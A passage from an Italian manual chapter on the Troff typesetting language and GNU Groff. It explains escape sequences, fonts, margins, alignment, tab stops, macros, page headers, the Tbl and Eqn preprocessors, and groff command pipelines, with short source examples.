| \(‘A | À | \(oa | å | \(oA | Å | \(˜a | ã | \(˜A | Ã |
| \(:a | ä | \(:A | Ä | \(ae | æ | \(AE | Æ | \(,c | ç |
| \(,C | Ç | \(’e | é | \(’E | É | \(ˆe | ê | \(ˆE | Ê |
| \(‘e | è | \(‘E | È | \(:e | ë | \(:E | Ë | \(‘i | í |
| \(‘I | Í | \(ˆi | î | \(ˆI | Î | \(‘i | ì | \(‘I | Ì |
| \(:i | ï | \(:I | Ï | \(˜n | ñ | \(˜N | Ñ | \(’o | ó |
| \(’O | Ó | \(ˆo | ô | \(ˆO | Ô | \(‘o | ò | \(‘O | Ò |
| \(/o | ø | \(/O | Ø | \(˜o | õ | \(˜O | Õ | \(:o | ö |
| \(:O | Ö | \(’u | ú | \(’U | Ú | \(ˆu | û | \(ˆU | Û |
| \(‘u | ù | \(‘U | Ù | \(:u | ü | \(:U | Ü | \(’y | ý |
| \(’Y | Ý | \(:y | ÿ | \(ss | ß | | | | |

Tabella 103.3: Alcune sequenze di escape per le lettere accentate di Troff.

| Sequenza | Descrizione |
|---|---|
| \e | Barra obliqua inversa (****). |
| \’ | Accento acuto ben distinguibile. |
| \‘ | Accento grave ben distinguibile. |
| - | Trattino corto. |
| \(hy | Trattino corto di sillabazione. |
| \- | Il segno meno (**−**). |
| \(mi | Il segno meno (**−**). |
| \(em | Trattino lungo. |
| \(ru | Trattino basso. |
| \(ul | Trattino di sottolineatura (più basso). |
| \(rn | Trattino alto. |
| \(bu | Pallino. |
| \(sq | Quadratino. |

Tabella 103.4: Caratteri e sequenze di escape per ottenere simboli speciali che vanno oltre la codifica utilizzata.

```
.ft B
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso in neretto.

```
.ft
```

Ripristina il carattere utilizzato in precedenza.

```
Testo normale \fBtesto in neretto\fP testo normale.
```

Nella frase, il pezzo **`testo in neretto`** viene reso in neretto. La sequenza **`\fP`** serve a ripristinare il carattere precedente.

```
.ft H
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso con il carattere Helvetica normale.

```
.ft HI
```

Il testo a partire dalla riga successiva del sorgente Troff, verrà reso con il carattere Helvetica obliquo.

```
L’opzione \-ms serve a definire l’uso del pacchetto di macro «s».
```

Attraverso la sequenza **`\-`**, viene richiesto espressamente l’uso di un trattino normale.

```
L’opzione
.ft CR
\-ms
.ft
serve a definire l’uso del pacchetto di macro «s».
```

Come nell’esempio precedente, ma il testo **`-ms`** viene reso con il carattere Courier che risulta più adatto (essendo a larghezza fissa).

```
Il file
.ft CR
mio\(rufile
.ft
serve a...
```

Fa in modo che la parola **`mio_file`** appaia in Courier, utilizzando in particolare un trattino basso.

`\(*b`

La lettera greca beta minuscola.

`\(*W`

La lettera greca omega maiuscola.

`\(*w`

La lettera greca omega minuscola.

### 103.2.4 Rientri e dimensioni varie

Il dimensionamento della pagina, e del testo all'interno di questa, avviene in modo un po' strano. Per cominciare, il foglio normale di riferimento è il formato lettera (8,5 x 11 pollici); all'interno di questo spazio può essere definito un margine sinistro e una larghezza della riga. I margini superiore e inferiore sono generalmente predefiniti attraverso il pacchetto di macro utilizzato.

Se non si vuole approfondire l'uso di Troff, conviene limitarsi ad accettare il più possibile le convenzioni del pacchetto di macro tradizionale, quello che viene richiamato con l'opzione **`-ms`**. Questo significa che il foglio è in formato lettera (anche se poi si stampa su un A4), e i margini superiore e inferiore sono di un pollice di altezza.

Il margine sinistro della pagina può essere modificato attraverso il comando **`.po`** (*Page Offset*), che viene usato normalmente prima di iniziare il testo del documento.

`.po` *n*`[`⟨*unità-di-misura*⟩`]`

Per definire la larghezza del testo si utilizza il comando **`.ll`** (*line length*). Anche questo può essere usato con valori di incremento o di riduzione, per mantenere un riferimento con il testo precedente.

`.ll [+|-]`*n*`[`⟨*unità-di-misura*⟩`]`

All'interno del testo è possibile modificare il margine con il comando **`.in`** che fa riferimento al margine assoluto della pagina. Spesso, il comando **`.in`** viene usato con valori di incremento o di riduzione, in modo da mantenere un riferimento con la situazione precedente del testo.

`.in [+|-]`*n*`[`⟨*unità-di-misura*⟩`]`

Incrementando il rientro con il comando **`.in`**, si riduce conseguentemente la larghezza della riga; se invece lo si diminuisce, la larghezza della riga aumenta in relazione. Questo serve a mantenere il margine destro invariato, a seguito dell'utilizzo del comando **`.in`**.

Per ottenere il rientro di una sola riga, si utilizza il comando **`.ti`**.

`.ti [+|-]`*n*`[`⟨*unità-di-misura*⟩`]`

> I comandi che sono stati descritti accettano tutti delle dimensioni espresse anche in forma frazionaria, utilizzando il punto per separare la parte intera dalle cifre decimali.

#### Esempi

`.po 0`

Pone il margine sinistro della pagina al valore minimo possibile.

`.po 1i`

Pone il margine sinistro della pagina a un pollice.

`.in 1c`

Inizia un margine sinistro che si pone a un centimetro più a destra del margine della pagina.

`.in +1c`

Incrementa il margine sinistro di un centimetro.

`.ll 15.5c`

Definisce la larghezza del testo di 15,5 cm.

```
.in +0.5c
.ll -0.5c
Testo ...
.ll +0.5c
.in -0.5c
```

Rientra il testo a sinistra di un mezzo centimetro e anche a destra della stessa dimensione, riducendo la larghezza della riga. Dopo la scrittura del testo (che così appare inscatolato), vengono ripristinate le dimensioni precedenti.

```
.ti +1c
```

La prima riga del paragrafo che segue il comando viene scritta con un rientro di un centimetro.

```
.ti -1c
```

Rientra all'indietro di un centimetro.

### 103.2.5 Allineamento e interruzione del testo

Di solito, utilizzando il pacchetto di macro **`s`**, si ottiene un documento in cui il testo è allineato a sinistra e a destra (giustificato); inoltre, le righe del sorgente che appaiono in sequenza, senza spazi verticali intermedi, vengono unite assieme. Per indicare esplicitamente un'interruzione di riga si può usare il comando **`.br`** (*Break*) che non prevede alcun argomento. Inoltre, per richiedere espressamente di saltare una pagina, si può usare il comando **`.bp`** (*Break Page*), nello stesso modo.

Si è accennato al fatto che normalmente il testo contenuto nel sorgente viene riunito assieme prima di definire l'impaginazione finale. Per richiedere esplicitamente questo comportamento, si utilizza il comando **`.fi`** (*Fill*), mentre per fare in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, si usa il comando **`.nf`** (*No Fill*).

L'allineamento del testo viene richiesto attraverso il comando **`.ad`** (*Adjust*) con un argomento composto da una lettera che permette di scegliere come allinearlo.

`.ad l|r|c|b`

Le lettere **`l`**, **`r`**, **`c`** e **`b`** servono a richiedere rispettivamente l'allineamento sinistro, destro, centrato, o simultaneo (destra e sinistra).

Eventualmente, il comando **`.ce`** permette di ottenere la centratura di un certo numero di righe del sorgente.

`.ce` ⟨*n-righe*⟩

#### Esempi

```
Bla bla bla...
.br
qui inizia una riga nuova
```

Il testo viene interrotto esplicitamente in modo da farlo riprendere in una riga successiva.

```
.ft CR
.nf
uno     due    tre
quattro cinque sei
.fi
.ft
```

Viene riportato del testo catturato da un comando o da una schermata. Per questo si utilizza il carattere Courier e si specifica che le interruzioni di riga devono essere rispettate. Alla fine, viene ripristinato il comportamento normale.

```
.ad r
testo a bandierina allineato a destra

.ad b
testo allineato simultaneamente a sinistra e a destra.
```

Allinea il testo a destra, e successivamente lo rimette nella situazione normale di allineamento simultaneo.

```
.ce 1
testo centrato
testo normale
```

Centra solo la prima riga successiva del testo che appare nel sorgente.

### 103.2.6 Tabulazioni

La tabulazione orizzontale che si ottiene con il codice ASCII *<HT>*, viene interpretata regolarmente da Troff, che lo intende come un salto allo ***stop di tabulazione*** successivo. Questi stop possono essere regolati attraverso il comando **`.ta`**, e se non sono definiti espressamente, Troff utilizza gli stop predefiniti che dovrebbero trovarsi ogni quarto di pollice (poco più di mezzo centimetro).

`.ta` ⟨*stop-1*⟩ ⟨*stop-2*⟩`...`

L'argomento di **`.ta`** è costituito da una serie di numeri (seguiti dall'unità di misura) che esprimono la distanza degli stop di tabulazione dal margine sinistro del testo.

Generalmente, quando si usano gli stop di tabulazione per scrivere delle tabelle elementari, si fa in modo che le interruzioni di riga vengano rispettate, attraverso l'uso del comando **`.nf`**.

Quando si cerca di incolonnare dei numeri, può essere utile la sequenza **`\0`** che si traduce in uno spazio orizzontale della stessa ampiezza di una cifra numerica.

Infine, attraverso il comando **`.tc`** è possibile richiedere l'utilizzo di un carattere particolare per riempire lo spazio della tabulazione. **`.tc`** richiede un argomento composto da un solo carattere, anche una sequenza di escape.

`.tc` ⟨*carattere-di-riempimento*⟩

#### Esempi

```
.nf
.ta 3c 6c 9c
        1       2       3
        11      22      333
.fi
```

Dopo aver fatto in modo che vengano rispettate le interruzioni di riga che appaiono nel sorgente, definisce tre stop di tabulazione a 3, 6 e 9 cm rispettivamente. Il contenuto della tabella appare allineato a sinistra.

```
.nf
.tc \(ru
.ta 15c
Nominativo      ,
.ta 3c 7c 12c 15c
CAP     Citt\('a        Via     N.      ,
.fi

bla bla bla
```

Questo rappresenta un esempio un po' più complesso, dove si vuole predisporre un modello da compilare. Si osservi la riga in cui appare la parola **`Nominativo`**: lo spazio che si vede prima della virgola è ottenuto con un carattere di tabulazione orizzontale che viene riempito da caratteri **`\(ru`**, corrispondenti a trattini bassi. Ogni volta che il modello cambia elementi, occorre ridefinire la posizione degli stop di tabulazione.

```
Nominativo___________________________________________________,
CAP________Città_______________Via____________________N.____________,

bla bla bla
```

### 103.2.7 Comandi che causano un «break»

Nella logica di funzionamento di Troff, alcuni comandi causano un'interruzione nel flusso del testo, costringendo Troff a interromperlo e a riprenderlo nella riga successiva. Un esempio evidente è dato dal comando **`.br`**, che si usa proprio per questo: ottenere un'interruzione di riga nel documento finale. Anche l'utilizzo di altri comandi implica un'interruzione del testo, benché questo non venga richiesto esplicitamente:

- **`.br`** – interruzione di riga;
- **`.bp`** – interruzione di pagina;
- **`.sp`** – spazio verticale;
- **`.in`** – margine sinistro;

- **`.ti`** – rientro temporaneo;
- **`.nf`** – rispetto delle interruzioni nel sorgente;
- **`.fi`** – scorrimento del testo indipendente dalle interruzioni che appaiono nel sorgente;
- **`.ce`** – centratura di alcune righe successive.

Il fatto che questi comandi interrompano il flusso del testo dovrebbe apparire logico al lettore; probabilmente si potrebbe trovare strano il fatto che il comando **`.ad`** non faccia parte di questo gruppo. Troff consente di spogliare questi comandi di questa funzionalità di interruzione (o *break*), sostituendo il punto iniziale con un apostrofo. Per fare un esempio estremo, **`'br`** diventa un'interruzione di riga senza interruzione, in pratica non serve più. Si osservi comunque l'esempio seguente:

```
bla bla bla bla...
Bla bla bla bla
'sp 1c
bla bla bla bla...
```

Si mostra il l'uso del comando **`'sp 1c`** che ha lo scopo di inserire uno spazio verticale di un centimetro. Avendo usato l'apostrofo al posto del punto, lo spazio viene inserito quando il testo precedente è arrivato alla fine della riga. In pratica, parte del testo che si trova sopra il comando potrebbe essere riprodotto nel documento finale **dopo** lo spazio verticale.

> Chi ha difficoltà a comprendere il senso della cosa, può limitarsi a tenere a mente che è opportuno privare questi comandi della funzione di interruzione di riga quando questi vengono usati per predisporre delle intestazioni o dei piè di pagina.

## 103.2.8 Macro

Troff consente di creare i propri comandi, ovvero delle macro, che permettono di semplificare e uniformare il proprio documento. Per comprendere il senso di questo occorre presentare subito un esempio; si osservi il testo seguente:

```
.de T1
.sp
.ft B
..
```

Questo pezzo di istruzioni Troff serve a dichiarare la macro **`T1`** che quando utilizzata si tradurrà nei comandi **`.sp`** e **`.ft B`**. Si intuisce che il comando **`.de`** serva a iniziare la dichiarazione della macro, e i due punti orizzontali finali servano a concluderne la dichiarazione.

`.de` ⟨*nome-macro*⟩
⟨*dichiarazione*⟩
⟨*dichiarazione*⟩
...
⟨*dichiarazione*⟩
`..`

Il nome della macro che si crea deve essere di due caratteri, e generalmente si utilizzano le lettere maiuscole in modo da essere certi di non interferire con i comandi normali di Troff.

> Si noti che il nome della macro che si dichiara non ha il punto iniziale.

Tornando all'esempio, la macro **`T1`** potrebbe servire per spaziare ed evidenziare un titolo di qualcosa. Usandola, occorre ricordare che modifica il tipo di carattere, dal momento che passa alla scrittura in neretto; volendo si può preparare un'altra macro per uniformare i paragrafi normali.

```
.de P1
.ft R
.ti +1m
..
```

Questa volta viene dichiarata la macro **`P1`** con lo scopo di ripristinare l'uso del carattere normale e di inserire un rientro temporaneo della prima riga (di un Em), così da ottenere un paragrafo con rientro iniziale. Quello che si vede sotto è un esempio di utilizzo di queste macro.

```
.T1
Introduzione al documento

.P1
Questo paragrafo tratta dell'inizio della fine e viceversa...

.P1
Quest'altro paragrafo parla d'altro...

.T1
Approfondimento

.P1
\('E nato prima l'uovo o la gallina?
```

Un esempio un po' più interessante potrebbe essere quello della definizione di due macro allo scopo di semplificare la scrittura di testo circoscritto in qualche modo, per esempio per mostrare ciò che appare su un terminale o quello che si ottiene da una stampa.

```
.de TA
.ft CR
.ps 8
.in +2m
.nf
..

.de TC
.fi
.in -2m
.ps
.ft
..
```

La prima macro serve a iniziare la scrittura in Courier con un corpo leggermente più piccolo del solito, rispettando le interruzioni di riga e aggiungendo due Em al margine sinistro. La seconda serve a ripristinare la situazione precedente. Si osservi l'esempio seguente in cui si mostra in che modo utilizzarle.

```
Il comando ls \-l mostra un elenco simile a quello seguente:

.TA
-rwxr-xr-x   1 root     root         2864 ott 14 06:44 arch
-rwxr-xr-x   1 root     root        62660 ago 29 01:43 ash
-rwxr-xr-x   1 root     root         4892 ago  5 21:15 basename
-rwxr-xr-x   1 root     root       353944 ott 13 01:23 bash
 ...
.TC

Si osservi in particolare la propriet\('a dei file...
```

Si comprende che il vantaggio di usare le macro sta nella possibilità di uniformare lo stile personale del documento e di poter modificare tale stile in modo più facile, intervenendo solo sulla definizione delle macro stesse.

Infine, è bene accennare alla possibilità di dichiarare delle macro con argomenti: all'interno della definizione di una macro, le sequenze formate da **`\\$`*`n`***, dove *n* è un numero da 1 a 9, rappresentano l'*n*-esimo argomento. Si osservi l'esempio seguente:

```
.de DO
.br
data: \\$1
.br
ora: \\$2
.br
..
```

In questo modo, la macro **`.DO`** permette di fornire due argomenti che rappresentino rispettivamente una data e un'ora.

```
bla bla bla
.DO 11/11/2011 11:11
bla ...
```

Utilizzando la macro nel modo appena mostrato, si ottiene il testo seguente:

```
bla bla bla
data: 11/11/2011
ora: 11:11
bla ...
```

Gli argomenti di una macro di distinguono in quanto separati da uno o più spazi. Se è necessario fornire un argomento che contiene spazi, occorre delimitarlo attraverso virgolette, come si vede nell'esempio che appare sotto.

```
.DO "11 11 2011" 11:11
```

### 103.2.9 Margini e Intestazioni

Se si utilizza un pacchetto di macro come **`s`**, questo si occupa da solo di dare alle pagine un'intestazione composta dal numero di pagina (a partire dalla seconda). Se si vuole fare a meno di un pacchetto di macro esterno, si può realizzare la propria intestazione, ed eventualmente il proprio piè di pagina.[2]

La stampa di un'intestazione deve avvenire in modo regolare, ogni volta che si raggiunge la «fine» di una pagina. Troff non permette di definire esplicitamente i margini superiore e inferiore; questo lo deve fare il pacchetto di macro prescelto, oppure l'utente attraverso il controllo dato dal comando **`.wh`** (*When*).

`.wh [-]`⟨*n-collocazione-verticale*⟩`[`⟨*unità*⟩`]` ⟨*macro*⟩

Il comando **`.wh`** permette di definire una «trappola» in corrispondenza di una particolare posizione verticale del testo; se il valore di tale collocazione è negativo, si intende riferito alla distanza dalla fine del foglio. Quando il testo del documento finale arriva al punto della trappola, si ottiene l'esecuzione della macro indicata come secondo argomento. Si osservi l'esempio:

```
.wh -2.5c PA
```

Quello che si vede serve a fare in modo che quando mancano meno di 2,5 cm dalla fine del foglio, venga eseguita la macro **`.PA`**. Si osservi a questo proposito che nel comando **`.wh`** la macro viene indicata senza il punto consueto.

```
.de PA
'bp
..
```

L'esempio che si vede sopra è la creazione della macro **`PA`**, che ovviamente deve apparire prima di qualunque utilizzo, specialmente prima del comando **`.wh`** che serve a richiamarla. La macro mostrata è la più banale possibile: si limita a eseguire un salto pagina (**`.bp`**), senza imporre l'interruzione di riga. In pratica, quando scatta la trappola a 2,5 cm dalla fine del foglio, **viene completata la riga** e quindi la «carta» viene fatta avanzare fino all'inizio di una nuova pagina.

Quanto mostrato fino a questo punto serve solo a ottenere un margine inferiore di 2,5 cm, e niente altro. Per inserire un margine superiore, (che possa intervenire a partire dalla seconda pagina), occorre aggiungere qualcosa alla macro **`PA`**:

```
.de PA
'bp
'sp 2.5c
..
```

Come si vede, è stato aggiunto il comando **`'sp 2.5c`** per ottenere lo stesso margine anche all'inizio della pagina.

> È bene osservare che lavorando in questo modo, il margine superiore della prima pagina deve essere gestito direttamente nel testo, attraverso un comando **`.sp`** o qualcosa di simile. Tuttavia, di solito la prima pagina viene usata come copertina, per cui non si avverte il problema del margine superiore che può funzionare automaticamente solo a partire dalla seconda...

Per preparare un'intestazione come si è abituati a vederle di solito, occorre mostrare il funzionamento del comando **`.tl`**. Questo permette di definire una riga da collocare in un'intestazione, suddivisa in tre parti che si traducono in testo che verrà allineato a sinistra, al centro e a destra.

`.tl '`⟨*testo-a-sinistra*⟩`'`⟨*testo-al-centro*⟩`'`⟨*testo-a-destra*⟩`'`

Questo comando viene usato normalmente solo nelle intestazioni (o nei piè di pagina), e ha la particolarità di sostituire il carattere di percentuale (**`%`**) con il numero delle pagina. L'esempio seguente mostra la solita macro **`PA`** un po' più raffinata.

[2] Qui non verranno mostrati esempi per la definizione del piè di pagina, dal momento che questo problema richiede uno sforzo aggiuntivo non giustificabile in questo contesto introduttivo di Troff.

```
.de PA
'bp
'sp 1.5c
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
..
```

In pratica, ogni volta che viene richiamata questa macro, questa salta una pagina, e dopo 1,5 cm stampa l'intestazione (nella parte centrale non c'è alcun testo) dove in particolare appare il numero della pagina all'estrema destra. Infine, dopo 0,7 cm continua il testo normale.

È bene ripetere che se si vuole gestire direttamente i margini e le intestazioni, come negli esempi mostrati qui, è opportuno evitare di utilizzare stili esterni attraverso l'inclusione di pacchetti di macro richiamati con l'opzione **`-m`** di Troff.

## 103.2.10 Ambienti

Da quanto visto fino a questo punto su Troff, si può notare una certa difficoltà nel ripristinare l'impostazione precedente a una serie di comandi. In aiuto del compositore è possibile definire degli ambienti, uscendo dai quali si ripristina tutto com'era prima. Un ambiente viene definito con il comando **`.ev`** (*Environment*), con il quale si seleziona un numero di ambiente prima di iniziare con una serie di comandi. Quando si vuole ripristinare tutto come prima, basta richiamare il comando **`.ev`** senza argomenti.

`.ev [`⟨*n-ambiente*⟩`]`

Gli ambienti sono numerati a partire da zero e nella versione originale di Troff erano solo 4 (da 0 a 3), mentre nelle realizzazioni attuali possono essere molti di più. Per comprendere il funzionamento di questi dovrebbe bastare un esempio. Nella sezione precedente è stato visto come creare un'intestazione; considerando che il testo normale potrebbe essere inserito nell'ambiente 0, si potrebbe cambiare la definizione della macro di intestazione nel modo seguente:

```
.de PA
.ev 1
'bp
'sp 1.5c
.ps 8
.ft H
.tl 'Introduzione a Troff''pagina %'
'sp 0.7c
.ev
..
```

In questo modo viene definito un carattere Helvetica di 8 punti. Alla fine, prima della conclusione della macro, viene ripristinato l'ambiente precedente.

## 103.2.11 Titoli

Nella sezione in cui si mostrava la preparazione di un'intestazione si è visto l'uso del comando **`.tl`** (*Title Line*), ma è il caso di approfondire un po' la cosa. **`.tl`** serve per generare una sorta di titolo diviso in tre parti allineate rispettivamente a sinistra, al centro e a destra. Dal momento che per Troff non esiste una grande differenza tra le due cose, questo titolo può trovarsi sia in un'intestazione che nel testo normale. Il simbolo di delimitazione delle tre parti che lo compongono viene deciso nel momento in cui si scrivono le tre stringhe. Per esempio, nel comando

```
.tl 'sinistra'centro'destra'
```

il simbolo di delimitazione è l'apostrofo, ma potrebbe essere qualunque altra cosa, specialmente se l'apostrofo serve nel testo dell'intestazione.

```
.tl "L'altra faccia della medaglia""pagina %"
```

Anche il simbolo usato per inserire il numero della pagina non è sempre lo stesso; quello comune è **`%`**, ma può essere modificato con il comando **`.pc`** (*Page Character*).

`.pc` *x*

Per esempio, si potrebbe decidere di sostituirlo con un dollaro:

```
.pc $
.tl "Carta riciclata al 100%""pagina $"
```

Infine, il comando **`.tl`** è autonomo per quel che riguarda la larghezza della riga. Se si vogliono cambiare i margini laterali, intervenendo anche con il comando **`.ll`**, conviene adeguare conseguentemente anche la larghezza del titolo su riga. Per questo si utilizza il comando **`.lt`** (*Length of Title*).

`.lt [+|-]`*n*`[`⟨*unità-di-misura*⟩`]`

Nell'esempio seguente viene ridefinita la larghezza della riga del testo normale e anche quella del titolo su una riga.

```
.ll 10c
.lt 10c
```

### 103.2.12 Importazione di file esterni

Attraverso il comando **`.so`** è possibile incorporare un sorgente Troff esterno.

`.so` ⟨*file*⟩

Alle volte viene utilizzato questo sistema per creare delle pagine di manuale con nomi differenti ma con lo stesso contenuto, evitando di utilizzare i collegamenti ai file.

Esempi

```
.so presentazione

bla bla bla...
```

L'esempio mostra l'inclusione del file `presentazione` che deve trovarsi nella directory corrente nel momento in cui viene elaborato il file principale da Troff.

```
.so man1/gs.1
```

Questo è l'esempio del file `/usr/man/man1/ghostscript.1` che fa semplicemente riferimento al file `man1/gs.1`.

| Comando | Break | Descrizione |
|---|---|---|
| .ps [[+\|−]*n*] | | Dimensione del carattere in punti. |
| \s*n* | | Dimensione del carattere in punti. |
| .vs [*n*[⟨*unità*⟩]] | | Interlinea. |
| .sp [*n*[⟨*unità*⟩]] | break | Spazio aggiuntivo verticale. |
| .ft [⟨*sigla*⟩] | | Scelta di un tipo di carattere. |
| \f*x* | | Scelta di un tipo di carattere. |
| .po *n*[⟨*unità*⟩] | | Margine sinistro della pagina. |
| .ll [+\|−]*n*[⟨*unità*⟩] | | Larghezza della riga. |
| .in [+\|−]*n*[⟨*unità*⟩] | break | Margine sinistro del testo. |
| .ti [+\|−]*n*[⟨*unità*⟩] | break | Rientro temporaneo. |
| .br | break | Interruzione di riga esplicita. |
| .bp | break | Interruzione di pagina esplicita. |
| .fi | break | Unione delle righe adiacenti nel sorgente. |
| .nf | break | Mantenimento delle interruzioni di riga del sorgente. |
| .ad l\|r\|c\|b | | Allineamento del testo. |
| .ce *n* | break | Centratura di alcune righe successive del sorgente. |
| .ta *n*⟨*unità*⟩... | | Definizione degli stop di tabulazione. |
| .tc *x* | | Definizione del carattere di riempimento delle tabulazioni. |
| .de *xx* | | Dichiarazione dell'inizio di una macro. |
| .. | | Conclusione di una macro. |
| .tl '⟨*sx*⟩'⟨*centro*⟩'⟨*dx*⟩' | | Titolo su una riga. |
| .lt [+\|−]*n*[⟨*unità*⟩] | | Larghezza di un titolo su riga. |
| .ev [*n*] | | Selezione di un ambiente. |
| .so ⟨*file*⟩ | | Inclusione di un file esterno. |

Tabella 103.5: Riassunto dei comandi vitali di Troff.

## 103.3 Preprocessori

Il linguaggio di composizione Troff consente l'uso di comandi molto più raffinati di quanto non sia stato mostrato, permettendo la rappresentazione di oggetti di vario tipo, compreso il disegno di curve. Per gestire queste funzionalità senza troppa fatica, sono stati realizzati dei programmi esterni che si occupano di analizzare preventivamente un sorgente Troff, in modo da trasformare alcuni comandi particolari in codice di basso livello adatto a Troff. Il concetto è simile a quello del preprocessore del linguaggio C, con il quale attraverso istruzioni apposite si genera un sorgente specifico prima della compilazione vera e propria.

I programmi di pre-elaborazione più comuni per quanto riguarda Troff, sono Tbl, Eqn e Pic. Il primo è specializzato nella preparazione di tabelle, il secondo serve a facilitare la scrittura di equazioni e il terzo facilita il disegno di curve. In generale, un sorgente Troff che contenga sia tabelle che equazioni e disegni, andrebbe analizzato attraverso una pipeline simile a quella seguente:

`cat` ⟨*file-troff*⟩ `| tbl | eqn | pic | troff | ...`

Qui viene mostrato solo qualche esempio dell'uso di tabelle ed equazioni; alla fine del capitolo si trovano i riferimenti per approfondire l'uso di Troff e di questi programmi aggiuntivi.

## 103.3.1 Tbl

Tbl filtra un file Troff alla ricerca di tabelle delimitate dalle macro **`.TS`** e **`.TE`**; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di una tabella di Tbl nel modo seguente:

`.TS`
`[`⟨*opzioni*⟩`;]`
⟨*formato-celle*⟩`.`
⟨*contenuto-celle*⟩
`.TE`

Le opzioni sono una serie di parole chiave, facoltative, che descrivono la tabella in modo complessivo, terminate alla fine da un punto e virgola. Se si utilizzano, queste parole sono separate da uno spazio, e probabilmente devono apparire sulla stessa riga del sorgente.

Il formato delle celle è un elenco di simboli composti da una sola lettera che servono a indicare l'allineamento del testo contenuto al loro interno. Utilizzano più righe, una per ogni riga della tabella finale, e l'ultima definizione riguarda tutte le righe rimanenti della tabella.

Il contenuto della tabella viene scritto separando gli elementi di ogni riga attraverso un carattere di tabulazione.

La descrizione non viene approfondita ulteriormente. Gli esempi dovrebbero rendere l'idea del funzionamento di queste tabelle, il cui uso può essere appreso con maggiore dettaglio leggendo la documentazione indicata alla fine del capitolo.

### Esempi

Si suppone di voler realizzare una tabella simile allo schema seguente:

```
+----------------------------------------------+
|                 Intestazione                 |
+----------------------------------------------+
|        Nominativo        |     Telefono      |
+----------------------------------------------+
| Tizio Tizi               | 0987,654321       |
+----------------------------------------------+
| Caio Cai                 | 0876,543210       |
+----------------------------------------------+
| Sempronio Semproni       | 0765,43210123     |
+----------------------------------------------+
```

Questa tabella si può rappresentare attraverso Tbl nel modo seguente:

```
.TS
allbox;
c s
c c
l l.
Intestazione
Nominativo	Telefono
Tizio Tizi	0987,654321
Caio Cai	0876,543210
Sempronio Semproni	0765,43210123
.TE
```

Lo stesso risultato avrebbe potuto essere ottenuto sostituendo la parola chiave **`allbox`**, che serve a incasellare ogni cella, con **`box`** che crea solo una cornice esterna, richiedendo esplicitamente l'inserimento delle linee verticali e orizzontali.

```
.TS
box;
c s
c|c
l|l.
Intestazione
_
Nominativo      Telefono
_
Tizio Tizi      0987,654321
_
Caio Cai        0876,543210
_
Sempronio Sempronì      0765,43210123
.TE
```

Così, si può decidere di modificare la tabella nello schema seguente, che alterna l'uso delle separazioni orizzontali.

```
+-----------------------------------------------+
|                  Intestazione                 |
+===============================================+
|         Nominativo          |      Telefono   |
+-----------------------------------------------+
| Tizio Tizi                  | 0987,654321     |
| Caio Cai                    | 0876,543210     |
| Sempronio Semproni          | 0765,43210123   |
+-----------------------------------------------+
```

Per ottenere questo risultato si possono utilizzare le istruzioni seguenti:

```
.TS
box;
c s
c|c
l|l.
Intestazione
=
Nominativo      Telefono
_
Tizio Tizi      0987,654321
Caio Cai        0876,543210
Sempronio Semproni      0765,43210123
.TE
```

### 103.3.2 Eqn

Eqn filtra un file Troff alla ricerca di equazioni delimitate dalle macro **.EQ** e **.EN**; se ne trova, trasforma la descrizione di queste in qualcosa di adatto a Troff. In modo semplificato, si può rappresentare la struttura di un'equazione nel modo seguente:

```
.EQ
⟨equazione⟩
.EN
```

Anche la sintassi particolare di Eqn viene omessa, e si lascia eventualmente al lettore l'onere di procurarsi la documentazione relativa, indicata alla fine del capitolo.

#### Esempi

Si suppone di voler realizzare l'equazione dell'interesse semplice:

```
           r
I = C t -----
          100
```

Si può ottenere nel modo seguente:

```
.EQ
I = C t r over 100
.EN
```

Un'altro esempio con valori all'esponente:

```
         2
f(x) = x
```

La trasformazione attraverso la sintassi di Eqn:

```
.EQ
f(x) = x sup 2
.EN
```

## 103.4 Groff

Groff è la realizzazione GNU dei programmi *roff. I nomi dei programmi tradizionali sono stati mantenuti, eventualmente attraverso dei collegamenti, quindi si trovano gli eseguibili **`troff`**, **`tbl`**, **`eqn`**, **`pic`**, oltre a uno script **`nroff`** che emula il comportamento di quel programma. A fianco di questo si aggiungono in particolare: **`groff`**, un programma che facilita l'uso di **`troff`** e di ciò che serve a ottenere il formato finale prescelto; inoltre, **`gtbl`**, **`geqn`** e **`gpic`** che rappresentano semplicemente dei nomi alternativi a quelli tradizionali usati per Tbl, Eqn e Pic.

### 103.4.1 Groff e la pre/post-elaborazione

Groff si compone di una serie di programmi in grado di trasformare quanto generato da Troff nel formato finale prescelto. Si tratta principalmente di **`grotty`**, **`grodvi`** e **`grops`**, necessari rispettivamente per ottenere un testo adatto allo schermo di un terminale, un file DVI e un file PostScript. Questi ricevono un file dallo standard input, oppure leggono quelli indicati negli argomenti, e li trasformano conseguentemente. In pratica, vengono usati attraverso delle pipeline come negli schemi seguenti:

`troff -Tlatin1 [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] | grotty >` ⟨*file-tty*⟩

`troff -Tdvi [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] | grodvi >` ⟨*file-dvi*⟩

`troff -Tps [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] | grops >` ⟨*file-ps*⟩

Groff include il preprocessore omonimo, **`groff`**, che permette di semplificare tutto questo nel modo seguente:

`groff -Tlatin1 [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] >` ⟨*file-tty*⟩

`groff -Tdvi [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] >` ⟨*file-dvi*⟩

`groff -Tps [`⟨*altre-opzioni*⟩`] [`⟨*file-troff*⟩`...] >` ⟨*file-ps*⟩

Per ottenere questo, **`groff`** accetta quasi tutte le opzioni di **`troff`**, a cui poi provvede a passarle. **`groff`** si occupa anche di richiamare la pre-elaborazione da parte di programmi come **`tbl`**, **`eqn`** e **`pic`**, semplificando quindi la scrittura di pipeline che eventualmente possono diventare molto complesse.

### 103.4.2 $ groff

`groff [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`groff`** è il programma frontale del pacchetto GNU omonimo. Attraverso questo è possibile comandare la definizione automatica delle pipeline che tradizionalmente servivano per ottenere la composizione di un sorgente Troff/Nroff. A questo proposito, molte delle opzioni di **`groff`** sono le stesse che andrebbero fornite direttamente al programma **`troff`**.

#### Alcune opzioni

`-e`

`-t`

`-p`

`-s`

